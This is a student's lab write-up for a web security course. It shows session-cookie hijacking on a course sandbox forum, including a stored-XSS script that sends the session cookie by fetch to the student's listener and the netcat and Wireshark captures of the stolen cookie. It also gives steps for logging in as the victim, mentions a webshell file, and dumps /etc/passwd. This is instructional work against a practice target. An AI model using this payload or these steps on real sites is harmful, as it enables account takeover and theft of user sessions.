
1. Question 1
    a. I saw a session cookie with the value .eJwlzsENwzAIAMBd_O4DMDZ2IokAg9Jv0ryq7t5KvQnuXfY84zrK9jrveJT9ucpWjHX0ipKShtCa8GRAXKrqVQwzc9SUhUHUvE9yczIkIahMBDO6UbPIkzS4cxsKaiu8goswJNswF1WDms0r-RRyj8krEnsvv8h9xfnfYPI8AcUEL9M.ZzdwXw.GcOSwX50yug2vSma5gsL6VIPsmw
    b. “a temporary text file that websites store on a user's device to maintain information about their activity during a single browsing session”. “Session cookies are used to remember user actions and preferences, such as login credentials or items in a shopping cart.” They have a set lifespan and are stored in ram, they help so that the server doesn’t have to make repeat requests for things like logging in.
    c. It logged me into Alice’s account
    d. Session cookie: timeline
        i. User sends a get request to the login page of fdf




Request

```
GET /fdf/login HTTP/1.0
Host: cs338.jeffondich.com
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://cs338.jeffondich.com/fdf/
Accept-Encoding: gzip, deflate, br
Cookie: theme=default
Connection: keep-alive


```

Response

```
HTTP/1.0 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Fri, 15 Nov 2024 16:20:03 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 3178
Connection: keep-alive
Vary: Cookie

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width,
    initial-scale=1, shrink-to-fit=no">
    <title>
      Jeff's Sandbox
    </title>

    <link rel="stylesheet" href="
    /fdf/static/css/bootstrap.min.css">
```

        ii. Now that they’re looking at the login page, they’ll input their credentials and hit the login button, which sends a post request to the server containing their credentials.



Request


```
POST /fdf/login HTTP/1.0
Host: cs338.jeffondich.com
Content-Length: 40
Cache-Control: max-age=0
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
Origin: http://cs338.jeffondich.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://cs338.jeffondich.com/fdf/login
Accept-Encoding: gzip, deflate, br
Cookie: theme=default
Connection: keep-alive

email=alice%40example.com&password=alice
```

Response

```
HTTP/1.0 302 FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Fri, 15 Nov 2024 16:20:08 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 197
Connection: keep-alive
Location: /fdf/
Vary: Cookie
Set-Cookie: session=
.eJwljjEOwzAMA__iuYMtyZadzwSSJaFdk2Yq-ve6yEaQOOI-aY_Dz2fa3sflj7S_LGOpAwsSVh6qpczuHSx3cTIlt4YsrRoBrCgGPMJEuaw-aglmBxHNRoYg62Jqm4PmDFGcAIQIOVqAVuk8lt692B9Ar4NG4ExL5Dr9uGlK-v4A8CMwUQ.Zzd0uA.Re5jWhpGHl6aklZywINWzOAVL-c; Path=/

<!doctype html>
<html lang=en>
  <title>
    Redirecting...
  </title>
  <h1>
```

Once that’s been sent, the server will verify their credentials, create a unique identifier for that login session and store it in the client's browser/RAM by sending it in the response in the set-cookie header.

iii. From then on, all the requests sent by the client will contain a cookie header containing the unique identifier.



Request

Pretty Raw Hex

```
GET /fdf/ HTTP/1.0
Host: cs338.jeffondich.com
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/av
if,image/webp,image/apng,*/*;q=0.8,application/signed-exchange
;v=b3;q=0.7
Accept-Language: en-US
Referer: http://cs338.jeffondich.com/fdf/login
Accept-Encoding: gzip, deflate, br
Cookie: theme=default; session=
.eJwljjEOwzAMA__iuYMtyZadzwSSJaFdk2Yq-ve6yEaQOOI-aY_Dz2fa3sflj
7S_LGOpAwsSVh6qpczuHSx3cTIlt4YsrRoBrCgGPMJEuaw-aglmBxHNRoYg62J
qm4PmDFGcAIQIOVqAVuk81t692B9Ar4NG4ExL5Dr9uGlK-v4A8CMwUQ.Zzd0uA
.Re5jWhpGH16aklZywINWzOAVL-c
Connection: keep-alive
```

Search 0 highlights

Response

Pretty Raw Hex Render


```
HTTP/1.0 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Fri, 15 Nov 2024 16:20:09 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 4321
Connection: keep-alive
Set-Cookie: theme=default; Expires=Thu, 13 Feb 2025
GMT; Path=/
Vary: Cookie

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-widt
    initial-scale=1, shrink-to-fit=no">
    <title>
      Jeff's Sandbox
    </title>

    <link rel="stylesheet" href="
```

Search

The server will receive the cookie, compare it to what it has in its session store or wherever they're keeping all that information, and go about which html/page to render based on what comes back. When that cookie comes back found, they'll render the page based on what correlates to Alice.

e. With session cookies, I don't even have to worry about stealing actual credentials. I always know that there's gonna be a value within the requests that allow me to receive the same content as the user to which the cookie corresponds to. By getting that cookie, I can basically log in as the user.


2. Question 2
   a. Here is my FDF post as eve:



Post by Eve

Title: [anyaegbunamu] Final Problem 2

Post:




Post source code

```
<script> document.cookie.split(';').forEach(function(e) { let parts = e.split('='); let name = parts[0].trim(); if (name === 'session') {
fetch('http://192.168.16.128:8080/?s=' + parts[1], {method:'get'}).catch(function(error) {}); } }); </script>
```

this JavaScript goes through the document containing all the cookies, finds the session one, grabs the session cookie value, and sends it back to my server via a fetch request and passing the cookie value to the s parameter.

b. I set up Wireshark with TCP port 8080 as the filter, and then I also went into my terminal, ran the sudo systemctl start apache2 to start up the server receiving the data and ran nc -l -p 8080 so that I could see it there as well.

c. This is how I received her cookie:


Home
kali-linux-2024-W38-vmwar...
*eth0 (tcp port 8080)
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>
kali@kali: /var/www/html
File Actions Edit View Help
13:33

```
No.  Time          Source          Destination     Protocol Length Info
   1 0.000000000   192.168.16.1    192.168.16.128  TCP      66 56409 → 8080 [SYN] Seq=0 Win=6
   2 0.002036393   192.168.16.128  192.168.16.1    TCP      66 8080 → 56409 [SYN, ACK] Seq=0
   3 0.002464826   192.168.16.1    192.168.16.128  TCP      60 56409 → 8080 [ACK] Seq=1 Ack=1
   4 0.004767750   192.168.16.1    192.168.16.128  HTTP     614 GET /?s=.eJwlzjsOwjAMANC7ZGawH
   5 0.004832987   192.168.16.128  192.168.16.1    TCP      54 8080 → 56409 [ACK] Seq=1 Ack=5
   6 10.008611789  192.168.16.1    192.168.16.128  TCP      60 [TCP Keep-Alive] 56409 → 8080
   7 10.008637201  192.168.16.128  192.168.16.1    TCP      66 [TCP Keep-Alive ACK] 8080 → 56
   8 20.012925658  192.168.16.1    192.168.16.128  TCP      60 [TCP Keep-Alive] 56409 → 8080
   9 20.012965478  192.168.16.128  192.168.16.1    TCP      66 [TCP Keep-Alive ACK] 8080 → 56
  10 30.018762427  192.168.16.1    192.168.16.128  TCP      60 [TCP Keep-Alive] 56409 → 8080
  11 30.018857364  192.168.16.128  192.168.16.1    TCP      66 [TCP Keep-Alive ACK] 8080 → 56
  12 40.020412087  192.168.16.1    192.168.16.128  TCP      60 [TCP Keep-Alive] 56409 → 8080
  13 40.020458264  192.168.16.128  192.168.16.1    TCP      66 [TCP Keep-Alive ACK] 8080 → 56
  14 50.030732661  192.168.16.1    192.168.16.128  TCP      60 [TCP Keep-Alive] 56409 → 8080
```

```
› Frame 4: 614 bytes on wire (4912 bits), 614 bytes captured (4912 bits
› Ethernet II, Src: VMware_c0:00:08 (00:50:56:c0:00:08), Dst: VMware_b4
› Internet Protocol Version 4, Src: 192.168.16.1, Dst: 192.168.16.128
› Transmission Control Protocol, Src Port: 56409, Dst Port: 8080, Seq:
⌄ Hypertext Transfer Protocol
  › GET /?s=.eJwlzjsOwjAMANC7ZGawHcdJepnK8UewtnRC3J1KzG95n7LnEeezbO_jik
    Host: 192.168.16.128:8080\r\n
    User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:132.0) Gec
    Accept: */*\r\n
    Accept-Language: en-US,en;q=0.5\r\n
    Accept-Encoding: gzip, deflate\r\n
    Referer: http://192.168.16.128/\r\n
    Origin: http://cs338.jeffondich.com\r\n
    Connection: keep-alive\r\n
    DNT: 1\r\n
    Sec-GPC: 1\r\n
```

```
0030  00 ff 41 49 00 00 47 45  54
0040  4a 77 6c 7a 6a 73 4f 77  6a
0050  47 61 77 48 63 64 4a 65  70
0060  6e 52 43 33 4a 31 4b 7a  47
0070  65 65 7a 62 4f 5f 6a 69  6b
0080  67 73 72 44 67 45 47 6d  6c
0090  69 30 64 51 6d 6f 4c 46  51
00a0  6b 30 46 47 6a 50 4b 56  42
00b0  65 45 78 61 44 4b 48 31  62
00c0  46 4a 33 4d 47 4e 6f 5a  41
00d0  72 4e 68 48 39 67 6e 55  65
00e0  78 7a 5f 44 5a 62 76 44  35
00f0  7a 6f 30 5a 41 2e 33 4f  34
0100  6e 30 69 4f 63 79 72 32  2d
0110  38 20 48 54 54 50 2f 31  2e
0120  3a 20 31 39 32 2e 31 36  38
```

Hypertext Transfer Protocol (http), 560 bytes

```
└─$ cd var

┌──(kali㉿kali)-[/var]
└─$ ls
backups  cache  lib  local  lock  log  mail  opt  run  spool  tmp  www

┌──(kali㉿kali)-[/var]
└─$ cd www

┌──(kali㉿kali)-[/var/www]
└─$ ls
html

┌──(kali㉿kali)-[/var/www]
└─$ sudo systemctl start apache2
[sudo] password for kali:

┌──(kali㉿kali)-[/var/www]
└─$ cd html

┌──(kali㉿kali)-[/var/www/html]
└─$ ls
anyaegbunamu-webshell.php  index.html  index.nginx-debian.html  info.php  nc.exe  test.php  te

┌──(kali㉿kali)-[/var/www/html]
└─$

┌──(kali㉿kali)-[/var/www/html]
└─$ sudo systemctl start apache2

┌──(kali㉿kali)-[/var/www/html]
└─$ nc -l -p 8080
GET /?s=.eJwlzjsOwjAMANC7ZGawHcdJepnK8UewtnRC3J1KzG95n7LnEeezbO_jikfZX162kgsrDgEGml2czOpQri0dQ
Zzo0ZA.3O4XJbz9YTn0iOcyr2-k4Bbdh08 HTTP/1.1
Host: 192.168.16.128:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:132.0) Gecko/20100101 Firefox/132.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.16.128/
Origin: http://cs338.jeffondich.com
Connection: keep-alive
DNT: 1
Sec-GPC: 1
Priority: u=4
```


d. Eve can now open up burpsuite, intercept the request and put Alice's cookie in there. She can even do it in chrome and just add it.

e. Sequence of events:
   i. Eve put some malicious JavaScript in her post on FDF.
   ii. Eve boots up her server, opens up Wireshark with a TCP port filter to the port she has in her JavaScript, and she also starts an nc listening session on her specified port as well.
   iii. An ambiguous and irrelevant amount of time passes and Alice logs into FDF
   iv. Her session cookie is generated
   v. Alice clicks on Eve's post
   vi. The malicious JavaScript eve planted gets activated, does what I described in part a and sends the fetch request to eve's server containing the newly generated session cookie
   vii. Eve receives the cookie, and opens FDF
   viii. She edits the cookies and adds a session cookie containing Alice's
   ix. She's now logged in as Alice on FDF


f. "HTTP only" is a flag set on cookies that makes them more secure. This flag makes client-side scripts useless and doesn't allow them to interact with the cookies. This means that in my attack, I wouldn't have gotten anything back because my JavaScript never would have gone off or been activated. It never would have been able to go through the document containing the cookies.

3. Question 3

a. These are the contents of etc/passwd:




```
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:992:992:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:100:102::/nonexistent:/usr/sbin/nologin
tss:x:101:104:TPM software stack,,,:/var/lib/tpm:/bin/false
strongswan:x:102:65534::/var/lib/strongswan:/usr/sbin/nologin
tcpdump:x:103:105::/nonexistent:/usr/sbin/nologin
sshd:x:104:65534::/run/sshd:/usr/sbin/nologin
dnsmasq:x:999:65534:dnsmasq:/var/lib/misc:/usr/sbin/nologin
avahi:x:105:108:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
speech-dispatcher:x:106:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
usbmux:x:107:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
pulse:x:108:109:PulseAudio daemon,,,:/run/pulse:/usr/sbin/nologin
lightdm:x:109:112:Light Display Manager:/var/lib/lightdm:/bin/false
saned:x:110:114::/var/lib/saned:/usr/sbin/nologin
polkitd:x:991:991:User for polkitd:/:/usr/sbin/nologin
rtkit:x:111:115:RealtimeKit,,,:/proc:/usr/sbin/nologin
colord:x:112:116:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
nm-openvpn:x:113:117:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
nm-openconnect:x:114:118:NetworkManager OpenConnect plugin,,,:/var/lib/NetworkManager:/usr/sbin/nologin
_galera:x:115:65534::/nonexistent:/usr/sbin/nologin
mysql:x:116:120:MariaDB Server,,,:/nonexistent:/bin/false
stunnel4:x:990:990:stunnel service system account:/var/run/stunnel4:/usr/sbin/nologin
_rpc:x:117:65534::/run/rpcbind:/usr/sbin/nologin
